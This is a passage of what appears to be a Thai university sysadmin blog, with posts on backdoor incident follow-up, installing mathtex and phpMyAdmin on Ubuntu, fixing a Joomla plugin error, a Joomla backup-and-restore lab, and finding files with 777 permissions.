    1. ปิดการเข้าถึงจากภายนอก มายัง TCP Port 80/443 ยัง IP Address ของ Web Server นั้นๆ
    2. แจ้ง ผู้ที่รับผิดชอบ Domain ของ Website ดังกล่าว
    3. ให้ผู้รับผิดชอบ ดำเนินการ ตามขั้นตอนข้อ 1-9 ข้างต้น และ ส่งผลเป็นไฟล์ดังต่อไปนี้มา
      backdoor.txt
      backdoor.tar
      otherbackdoor.txt
      otherbackdoor.tar
      webuser.txt
      webuser-dir.txt
      knowbackdoor.txt
      มาให้ศูนย์คอมพิวเตอร์ ตรวจสอบ
    4. เมื่อตรวจสอบเสร็จแล้ว ทางศูนย์คอมพิวเตอร์ อาจจะขอให้ตรวจสอบด้วยคำสั่งอื่นๆ เพื่อให้แน่ใจว่า ไม่มี Backdoor อันตรายหลงเหลืออยู่
    5. เมื่อมั่นใจแล้ว ทางผู้ดูแลระบบเครือข่าย จะเปิดให้ ภายนอก เข้ามายัง TCP Port 80/443 ยัง IP Address ดังกล่าวได้เหมือนเดิม

    ขอให้โชคดี

    (ใครเอาไปทำแล้ว ได้ผลอย่างไร ขอความกรุณารายงานผลด้วย ขอบคุณครับ)

  • How to install mathtex.cgi ubuntu 12.04

    1. ติดตั้ง texlive-full , dvipng,  imagemagick
      $sudo apt-get install -y texlive-full dvipng imagemagick
    2. ดาวน์โหลด mathtex.zip
      $wget http://www.forkosh.com/mathtex.zip
    3. สร้างไดเร็คทอรี่ mathtex
      $mkdir mathtex
    4. cd mathtex
    5. unzip ../mathtex.zip
    6. compile mathtex.c ด้วยคำสั่ง
      $cc mathtex.c -DLATEX=\"$(which latex)\" -DDVIPNG=\"$(which dvipng)\"  -o mathtex.cgi
    7. sudo mv mathtex.cgi /usr/lib/cgi-bin
    8. sudo chown :www-data /usr/lib/cgi-bin
    9. sudo chmod g+w /usr/lib/cgi-bin
    10. เพิ่มข้อความต่อไปนี้ในแฟ้ม /etc/apache2/sites-enabled/000-default ภายใน Directive VirtualHost ถ้าใส่ตามนี้คืออนุญาติเครือข่ายภายในมหาวิทยาลัยเท่านั้นเข้าถึงได้
      ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
      <Directory /usr/lib/cgi-bin>
          Options +ExecCGI
          Order deny,allow
          Deny from all
          Allow from 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16
      </Directory>
    11. restart apache
      $sudo service apache2 restart
    12. ทดสอบเรียกใช้งานได้ที่ http://yourhostname/cgi-bin/mathtext.cgi?x
    13. texlive เป็นโปรแกรมที่ทดแทน latex ใช้สร้างสมาการทางคณิตศาสตร์
    14. ใน WordPress มีปลั๊กอินชื่อ Youngwhan’s Simple Latex สามารถเรียกใช้ mathtex นี้ได้ทันที โดยปกติจะเซ็ตไว้ให้ใช้ shared host ภายนอกมหาวิทยาลัย
    15. ทดสอบเรียกใช้งาน E=mc^2 ได้ผลเป็น
    16. ตัวอย่างอื่นๆ สำหรับสมการแปลกๆ Example
    17. จบ…. ขอให้สนุกครับ

    ที่มา

    • https://help.ubuntu.com/community/LaTeX
    • http://www.forkosh.com/cgi-bin/weblist.cgi?-t=weblist&-o=php&-f=sources/mimetexquickstartweb.php
  • vvisit_counterDShelpe rDSvvisit_counter.php: failed to open stream: No such file or directory in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18

    Joomla 3.1.5

    เมื่อวันนี้ตอนเช้าทดลองเปิดหน้าเว็บหน่วยงานภายในคณะดูปรากฏว่าเว็บไม่ปรากฏอะไรเลย  ได้หน้าขาวโล่งๆ ซึ่งผมก็ตกใจครับนึกว่าอะไรจะพังอีก เลยโทรไปสอบถามอาการของผู้ดูแลเว็บ บอกว่าเปิดไม่ได้ตั้งแต่เมื่อวาน  จึง ssh เข้าไปตรวจสอบ /var/www/student-affairs  ตามปกติ permission file ก็เรียบร้อยดีไม่มีไรหาย จากนั้นจึงไปเปิด log ของ apache2 ดู /var/log/apache2/error.log แล้วลอง  tail error.log | grep student-affairs ดูปรากฏว่า เจอ error ดังนี้

    root@Internal-Webhost:/var/log/apache2# tail error.log | grep student-affairs
    [Fri Nov 01 10:00:19 2013] [error] [client 192.168.74.90] PHP Notice:  Use of undefined constant DS – assumed ‘DS’ in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18
    [Fri Nov 01 10:00:19 2013] [error] [client 192.168.74.90] PHP Notice:  Use of undefined constant DS – assumed ‘DS’ in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18
    [Fri Nov 01 10:00:19 2013] [error] [client 192.168.74.90] PHP Warning:  require_once(/var/www/student-affairs/plugins/system/vvisit_counterDShelperDSvvisit_counter.php): failed
    to open stream: No such file or directory in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18
    [Fri Nov 01 10:00:19 2013] [error] [client 192.168.74.90] PHP Fatal error:  require_once(): Failed opening required ‘/var/www/student-affairs/plugins/system/vvisit_counterDShel
    perDSvvisit_counter.php’ (include_path=’.:/usr/share/php:/usr/share/pear’) in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18
    [Fri Nov 01 10:00:21 2013] [error] [client 192.168.74.90] PHP Notice:  Undefined index: th-TH in /var/www/student-affairs/plugins/system/languagefilter/languagefilter.php on line 61
    [Fri Nov 01 10:00:21 2013] [error] [client 192.168.74.90] PHP Notice:  Trying to get property of non-object in /var/www/student-affairs/plugins/system/languagefilter/languagefilter.php on line 61
    [Fri Nov 01 10:00:21 2013] [error] [client 192.168.74.90] PHP Notice:  Use of undefined constant DS – assumed ‘DS’ in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18
    [Fri Nov 01 10:00:21 2013] [error] [client 192.168.74.90] PHP Notice:  Use of undefined constant DS – assumed ‘DS’ in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18
    [Fri Nov 01 10:00:21 2013] [error] [client 192.168.74.90] PHP Warning:  require_once(/var/www/student-affairs/plugins/system/vvisit_counterDShelperDSvvisit_counter.php): failed
    to open stream: No such file or directory in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18
    [Fri Nov 01 10:00:21 2013] [error] [client 192.168.74.90] PHP Fatal error:  require_once(): Failed opening required ‘/var/www/student-affairs/plugins/system/vvisit_counterDShel
    perDSvvisit_counter.php’ (include_path=’.:/usr/share/php:/usr/share/pear’) in /var/www/student-affairs/plugins/system/vvisit_counter/vvisit_counter.php on line 18

    ดูไปดูมาเหมือน ตัว vvisit_counter/vvisit_counter.php ไม่สามารถเปิดหรือหาไฟล์ vvisit_counterDShelperDSvvisit_counter.php  เจอจึงลองไปเปิด google ดูปรากฏว่าเหมือนมันจะมีปัญหาอยู่ ผมจึงทดลองเข้าไป database ของเว็บและไป disable plugin และ mod ดังกล่าว

    vvisit_counterจากนั้นทดลองเปิดหน้าเว็บ จึงสามารถใช้งานได้ตามปกติครับ จบข่าว

  • WordPress theme – responsive web design

    WordPress theme มีหลากหลายให้เลือก สำหรับเว็บ sysadmin.psu.ac.th ที่ผ่านมาใช้ Default theme และถัดมาก็เปลี่ยนมาใช้ WordPress theme ชื่อ toothpaste ของ SiteOrigin ซึ่งก็สวยแบบเรียบๆ แต่เมื่อลองเปิดด้วย smart phone พบว่าส่วนเมนูตอนบนจะแสดงผลไม่ดีนัก จึงได้ความช่วยเหลือจากเพื่อนร่วมงาน แนะนำ WordPress Theme: Catch Evolution

    Theme นี้ เมื่อเปิดดูหน้าเว็บบน notebook จะแสดงผลแบบนี้

    web-page-theme-catch-evolution

    Theme นี้ เมื่อเปิดดูหน้าเว็บบน smart phone ของผม ซึ่งเป็น android 2.3.6 จะแสดงเป็นปุ่มให้เลือกเมนู แบบนี้

    SC20131011-113257

    เมื่อจิ้มไปที่คำว่า Menu มันจะแสดงเป็นรายการให้เลือก แบบนี้

    SC20131011-122152

    ผมว่ามันดีกว่า theme เดิม จึงได้เปลี่ยน และเพื่อนๆลองเปิดดูด้วย smart phone ดูนะครับ

  • How to install phpmyadmin and joomla 3.1.5 on ubuntu server 12.04.3 lts

    สวัสดีครับ ช่วงนี้ผมได้ลองติดตั้งอะไรหลายๆอย่าง ซึ่งได้ทำเป็นไฟล์ pdf แล้วด้วยบางส่วน แต่ยังไม่เรียบร้อย ซึ่งวันนี้ห่างหายไปนานกับการเขียนบล็อกเนื่องจากไม่ว่างแล้วก็งานยุ่งมาก แต่ก็มีความคิดอยากจะเขียนบทความอยู่นะ พอดีขณะนี้ได้โอกาศเลยขอมาจัดซักหน่อยหนึ่งบทความ โดยในบทความนี้ผมก็เขียนขึ้นมาเพื่อตอบโจทย์กับการทำงานในคณะเหมือนเดิม คือ เครื่องเซิร์ฟเวอร์เครื่องเก่าเป็น windows 2003 ซึ่งอายุก็มากกว่า 7 ปีแล้ว สภาพเครื่อง cpu ram part มันหมดอายุการผลิตไม่สามารถซื้อมาอัพเกรดเพิ่มได้ จึงต้องเปลี่ยนที่อยู่ให้เว็บไซต์ภายในเครื่องใหม่ คือ ย้ายโฮสต์นั่นแหละครับ คราวนี้เปลี่ยนมาติดตั้ง virtual แทน โดย OS: Ubuntu Server 12.04.3 LTS i386  ตอนแรกว่าจะโหลดแบบ 64 bit มาใช้งานแต่กลัวมันไม่เข้ากับ software ที่จะติดตั้งตัวอื่นๆเลยใช้แบบนี้ไปก่อน  โดยอันดับแรกผมก็ติดตตั้ง ubuntu 12.04.3 LST นะ โดยไม่ได้ใช้แบบสำเร็จรูป โดยตอนเลือกติดตั้ง ผมเลือก  Package  Openssh-server และ  LAMP เพื่อนำมาทำเป็นเว็บเซิร์ฟเวอร์ โดยเมื่อติดตั้งเสร็จแล้ว ลองทดสอบเรียกหน้า localhost หรือเรียกไปที่ ip เครื่องก็จะแสดงสถานะการทำงานว่า It’s Work   apache2 ทำงานได้ ส่วน service ของ mysql ก็ทำงานได้ตามปกติแต่เวลาจะเข้าไปจัดการมันนี่สิ ถ้าไม่มี tool ก็ลำบากหน่อย จึงได้ไปโหลด script authentication ของ อาจารย์ฉัตรชัย จาก share มาใช้งาน   http://share.psu.ac.th/blog/etc/19218  ซึ่งเขียนตั้งแต่ปี 54 ปัจจุบัน 56 แล้วก็ยังใช้งานได้อยู่นะ (ของแกดีจริง ๕๕๕)

    จากนั้นมาอัพเกรด ubuntu ของเราก่อนโดย

    1.  sudo apt-get update

    2. จากนั้น ใช้คำสั่งติดตั้ง  phpmyadmin โดย      sudo apt-get install phpmyadmin  ระบบก็จะให้เราเลือกว่าเราจะใช้ host ตัวใหน ระหว่าง apache2 หรือ lighthttp  ถ้าติดตั้ง LAMP ก็เลือก apache2 นะ จากนั้นระบบจะให้เรากรอกรหัสผ่านของ mysql

    install-phpmyadmin2

    จากนั้นระบบก็จะให้เราตั้งรหัสผ่านสำหรับ root ของ phpmyadmin  และก็ให้เรายืนยันรหัสอีกครั้ง (more…)

  • hands on backup joomla website and restore

    เรื่อง hands on backup joomla website and restore นี้จัดเตรียมโดยใช้ Oracle VM VirtualBox เพื่อฝึกปฏิบัติเกี่ยวกับการ backup website ในตัวอย่างจะใช้ joomla web site ซึ่งการ backup คงจะมีหลายแบบตามชนิดของการตั้ง website ในกรณีนี้ก็จะเป็นแบบตั้ง server เองแล้วใช้ apache web server + mysql server ที่ติดตั้งเอง

    สภาพแวดล้อมที่เตรียมมีดังนี้
    ubuntu router: มี Fix IP Address 10.0.100.1 (แจก DHCP IP Address ให้แก่ server1, server2 และ client)
    server1: 10.0.100.206 (joomla website รันบน apache web server)
    server2: 10.0.100.207 (backup)
    client: 10.0.100.205 (เพื่อใช้งาน ssh ผ่านทาง terminal และเพื่อใช้งาน firefox web browser)

    KM4-backup-diagram

    รูปภาพระบบทดสอบนี้


    การเตรียม VM
    ดาวน์โหลด [ ubunturouter-dhcp.ova  1.1GB ]  [ ubuntuserver-lamp.ova  1.2GB ] [ linuxmint15-live.ova 81KB]  [ linuxmint-15-mate-dvd-32bit.iso  1.0GB ] หรือได้รับแผ่น DVD ไฟล์ทั้งหมดนี้
    แล้วทำดังนี้
    1. ทำ import ไฟล์ ubunturouter-dhcp.ova ตั้งชื่อว่า ubuntu router ตั้ง network adapter1: NAT, ตั้ง network adapter2: internal network (ตั้ง name: intnet1)
    2. ทำ import ไฟล์ ubuntuserver-lamp.ova ตั้งชื่อว่า server1 ตั้ง network adapter1: internal network (ตั้ง name: intnet1)
    3. ทำ import ไฟล์ ubuntuserver-lamp.ova อีกครั้ง ตั้งชื่อว่า server2 ตั้ง network adapter1: internal network (ตั้ง name: intnet1)
    4. ทำ import ไฟล์ linuxmint15-live.ova ตั้งชื่อว่า client ตั้ง network adapter1: internal network (ตั้ง name: intnet1) และตั้งค่า Storage ใช้ CD/DVD ด้วยไฟล์ linuxmint-15-mate-dvd-32bit.iso

    หมายเหตุ เครื่อง 1,2 และ 3 เปิดเครื่องเข้าใช้ด้วย login mama / password 123456

    การเตรียมทำ joomla site ทดสอบ
    1. สร้าง database ที่ต้องการติดตั้ง ตัวอย่าง สร้าง database ชื่อ testdatabase ใช้คำสั่ง

    mysql -uroot -p123456 -e "CREATE DATABASE testdatabase CHARACTER SET 'UTF8';"

    2. กำหนดสิทธิ์การใช้ database testdatabase ให้แก่ user ตัวอย่างสร้าง user ชื่อ mamamysql โดยมีรหัสผ่านว่า mamapass ใช้คำสั่ง

    mysql -uroot -p123456 -e "grant all privileges on testdatabase.* to 'mamamysql'@'localhost' identified by 'mamapass' ;"

    3. เตรียมพื้นที่สำหรับติดตั้ง joomla ไว้ที่ /var/www/testjoomla ด้วยคำสั่ง

    sudo mkdir -p /var/www/testjoomla

    4. ดาวน์โหลดแฟ้ม joomla 2.5.9 มาเก็บไว้ด้วยคำสั่ง

    wget http://ftp.psu.ac.th/pub/joomla/Joomla_2.5.9-Stable-Full_Package.tar.gz -P /tmp

    แล้วแตกแฟ้มออกมาเก็บไว้ที่ /var/www/testjoomla ด้วยคำสั่ง

    sudo tar -zxvf /tmp/Joomla_2.5.9-Stable-Full_Package.tar.gz -C /var/www/testjoomla

    5. แล้วปรับสิทธิ์เจ้าของ /var/www/testjoomla ให้แก่ apache ด้วยคำสั่ง

    sudo chown -R www-data.www-data /var/www/testjoomla

    6. ต่อไปต้องติดตั้งปรับแต่งระบบ joomla ครั้งแรก เปิด browser (firefox, chrome, Internet Explorer ฯลฯ) แล้วพิมพ์

    http://10.0.100.206/testjoomla

    (หมายเหตุ 10.0.100.206 คือ ip address server ที่ติดตั้ง Joomla)

    ขั้นตอน 1 : Choose language (เลือกภาษา) ให้ click ปุ่ม Next (หรือต่อไป)
    ขั้นตอน 2 : Pre-Installation Check(ตรวจสอบระบบก่อนติดตั้ง) ให้ click ปุ่ม Next (หรือต่อไป)
    ขั้นตอน 3 : License(ลิขสิทธิ์) ให้ click ปุ่ม Next (หรือต่อไป)
    ขั้นตอน 4 : Database Configuration(การตั้งค่าฐานข้อมูล) ให้ใส่ค่าดังนี้ (อย่าลืมใส่ข้อมูลชิดซ้าย ห้ามมีช่องว่าง)
    Database type = mysqli(เลือกที่มี i) (ความแตกต่างระหว่าง mysqli และ mysql)
    Host Name = localhost
    Username = mamamysql
    Password = mamapass
    Database Name = testdatabase เสร็จแล้ว click Next (หรือต่อไป)
    ขั้นตอน 5 : FTP Configuration (ตั้งค่า FTP) ให้ click ปุ่ม Next (หรือต่อไป)
    ขั้นตอน 6 : Main Configuration (ตั้งค่าหลักของ เว็บ) ให้ใส่ค่าดังนี้
    Admin Username = ไม่ต้องแก้ไข ทิ้งไว้เหมือนเดิมคือ admin
    Admin Password = 123456
    Confirm Admin Password = 123456
    อย่าลืม ต้อง Click Install Sample Data (ติดตั้งข้อมูลตัวอย่าง) แล้วกด Next (หรือ ต่อไป)
    ขั้นตอนที่ 7 : Finish (เสร็จสิ้น) (ขั้นตอนสุดท้าย)

    7. แล้วปรับสิทธิ์เจ้าของ /var/www/testjoomla ให้แก่ user ที่ไม่ใช่ www-data ด้วยคำสั่ง

    sudo chown -R mama.mama /var/www/testjoomla


    การตั้งค่าการสำรองข้อมูลข้ามเครื่องโดยไม่ต้องถามรหัสผ่าน

    1. ใช้คำสั่งดังนี้คือ

    ssh-keygen -t dsa

    ได้ผลข้อความตัวอย่างว่า
    Generating public/private dsa key pair.
    Enter file in which to save the key (/home/User/.ssh/id_dsa):
    ให้ป้อน Enter จะได้ข้อความตัวอย่างว่า
    Enter passphrase (empty for no passphrase):
    ให้ป้อน Enter จะได้ข้อความตัวอย่างว่า
    Enter same passphrase again:
    ให้ป้อน Enter จะได้ข้อความตัวอย่างว่า
    Your identification has been saved in /home/User/.ssh/id_dsa.
    Your public key has been saved in /home/User/.ssh/id_dsa.pub.
    The key fingerprint is:
    66:ce:cc:8d:33:0d:49:9a:05:26:77:95:1a:3e:96:5f User1@Server1
    ถึงตอนนี้ ระบบจะสร้างแฟ้ม ~/.ssh/id_dsa และ ~/.ssh/id_dsa.pub ขึ้นมา

    2. ให้นำแฟ้ม ~/.ssh/id_dsa.pub จากเครื่องนี้ ไปเก็บไว้ที่ home ของ User2 ปลายทาง @server2
    ด้วยตัวอย่างคำสั่งว่า ssh-copy-id -i ~/.ssh/id_dsa.pub User2@Server2 เช่น

    ssh-copy-id -i ~/.ssh/id_dsa.pub mama@10.0.100.207

    อาจมีการถามรหัสผ่านของ User2@Server2 ให้ป้อนรหัสผ่านให้ถูกด้วย
    หากสำเร็จถูกต้อง ข้อมูลจะถูกเก็บที่ home ของ User2 ปลายทาง @server2 ในแฟ้ม ~/.ssh/authorized_keys

    3. เพื่อความปลอดภัย ให้กำหนดสิทธิ์เฉพาะเจ้าของจึงจะอ่านแฟ้มเหล่านีได้ ด้วยตัวอย่างคำสั่ง

    chmod 600 ~/.ssh/id_dsa ~/.ssh/id_dsa.pub


    การตั้งค่า cron เพื่อ backup server1 (10.0.100.206) ไปยัง server2 (10.0.100.207)

    1. ขั้นตอนนี้ต้องเข้าเป็น username root ด้วยคำสั่ง

    sudo su -

    2. สร้างแฟ้ม /etc/cron.d/cron-backup

    nano /etc/cron.d/cron-backup

    ใส่คำสั่งดังนี้

    0 4 * * * root sh /root/backup-joomla.sh

    3. สร้างแฟ้ม /root/mydaily.sh ด้วยคำสั่ง

    nano /root/backup-joomla.sh

    มีข้อมูลคำสั่งต่างๆที่ต้องการสั่งให้ทำงาน ดังนี้

      #!/bin/bash
      TODAY=$(date "+%Y%m%d%H%M")
      mysqldump -u mamamysql -pmamapass testdatabase > /root/testjoomla_${TODAY}.sql
      scp -i /home/mama/.ssh/id_dsa /root/testjoomla_${TODAY}.sql mama@10.0.100.207:backup_testjoomla
      tar -zcp -f /root/testjoomla_${TODAY}.tgz -C /var/www/testjoomla .
      scp -i /home/mama/.ssh/id_dsa /root/testjoomla_${TODAY}.tgz mama@10.0.100.207:backup_testjoomla

    4. เตรียมเสร็จ ให้ลองทดสอบระบบ

    login เข้าไปที่ server2 ด้วย ssh เพื่อสร้างไดเรกทอรี

    ssh -i /home/mama/.ssh/id_dsa mama@10.0.100.207 "mkdir backup_testjoomla"

    ทดสอบ run script นี้สัก 1 ครั้ง

    sh /root/backup-joomla.sh

    ตรวจสอบดูว่ามีการส่งไฟล์ไปเก็บจริงไม๊

    ssh -i /home/mama/.ssh/id_dsa mama@10.0.100.207 "ls -l backup_testjoomla"

    5. เสร็จแล้วสั่งให้ cron ทำงานใหม่ด้วยคำสั่ง

    service cron restart

    6. ออกจาก sudo su ด้วยคำสั่ง

    exit


    การ restore joomla web site

    1. สร้าง database ที่ต้องการติดตั้ง ตัวอย่าง สร้าง database ชื่อ testdatabase ใช้คำสั่ง

    mysql -uroot -p123456 -e "CREATE DATABASE testdatabase CHARACTER SET 'UTF8';"

    2. กำหนดสิทธิ์การใช้ database testdatabase ให้แก่ user ตัวอย่างสร้าง user ชื่อ mamamysql โดยมีรหัสผ่านว่า mamapass ใช้คำสั่ง

    mysql -uroot -p123456 -e "grant all privileges on testdatabase.* to 'mamamysql'@'localhost' identified by 'mamapass' ;"

    3. เตรียมพื้นที่สำหรับติดตั้ง joomla ไว้ที่ /var/www/testjoomla ด้วยคำสั่ง

    sudo mkdir -p /var/www/testjoomla

    4. แตกแฟ้มที่ backup นั้น (testjoomla_201309031231.tgz) ออกมาเก็บไว้ที่ /var/www/testjoomla ด้วยคำสั่ง

    sudo tar -zxvf backup_testjoomla/testjoomla_201309031231.tgz -C /var/www/testjoomla/

    5. import ข้อมูล เข้า ด้วยคำสั่ง

    mysql -uroot -p123456 testdatabase < backup_testjoomla/testjoomla_201309031231.sql

    6. แล้วปรับสิทธิ์เจ้าของ /var/www/testjoomla ให้แก่ user ที่ไม่ใช่ www-data ด้วยคำสั่ง

    sudo chown -R mama.mama /var/www/testjoomla

    7. ก็จะสามารถเข้า server2 ได้ที่ http://10.0.100.207/testjoomla

  • How to list linux file permissions in Octal Notation

    วันนี้เนื่องจากทีมผู้ดูแล  Web Hosting ต้องการดูว่ามีไฟล์ไหนบ้างที่มี permission เป็น 777 ก็เลยนั่งหาดูพบว่า สามารถใช้คำสั่ง stat ในการดูได้ เช่น

    $stat -c "%a %n" /var/www

    ผลลัพธ์
    Screenshot from 2013-05-01 11:47:06

    หรือ

    $stat -c "%A (%a) %8s %.19y %n" /var/www

    ผลลัพธ์
    Screenshot from 2013-05-01 11:49:19

    ทั้งนี้เนื่องจากไม่สามารถทำให้มัน recursive ได้ ก็ต้องหาไปทีละโฟลเดอร์ …. จนกระทั่งเจออีกคำสั่ง คือ สร้าง alias ชื่อ lso ดังนี้

    $alias lso="ls -alG | awk '{k=0;for(i=0;i<=8;i++)k+=((substr(\$1,i+2,1)~/[rwx]/)*2^(8-i));if(k)printf(\" %0o \",k);print}'"

    เมื่อจะใช้งาน ก็เพียงสั่ง lso ที่คอมมานด์ไลน์ ผลลัพธ์
    Screenshot from 2013-05-01 11:54:27

    สามารถปรับ option ของ ls ใน alias ให้ recursive ได้โดยเพิ่ม R ตัวใหญ่ลงไป ดังนี้

    $alias lso="ls -alGR | awk '{k=0;for(i=0;i<=8;i++)k+=((substr(\$1,i+2,1)~/[rwx]/)*2^(8-i));if(k)printf(\" %0o \",k);print}'"

    เมื่อเรียกใช้จะได้ผลลัพธ์
    Screenshot from 2013-05-01 11:57:21

    สามารถใช้ร่วมกับ grep เพื่อค้นหาเฉพาะค่าที่ต้องการ เช่น

    $lso|grep " ^777"

    ผลลัพธ์
    Screenshot from 2013-05-01 13:11:12

    ก็พอจะช่วยได้บ้างครับ Big Smile ขอให้สนุกครับ

    ที่มา

    http://thenubbyadmin.com/2012/02/16/how-to-list-linux-file-permissions-in-octal-notation/

    http://askubuntu.com/questions/152001/how-can-i-get-octal-file-permissions-from-command-line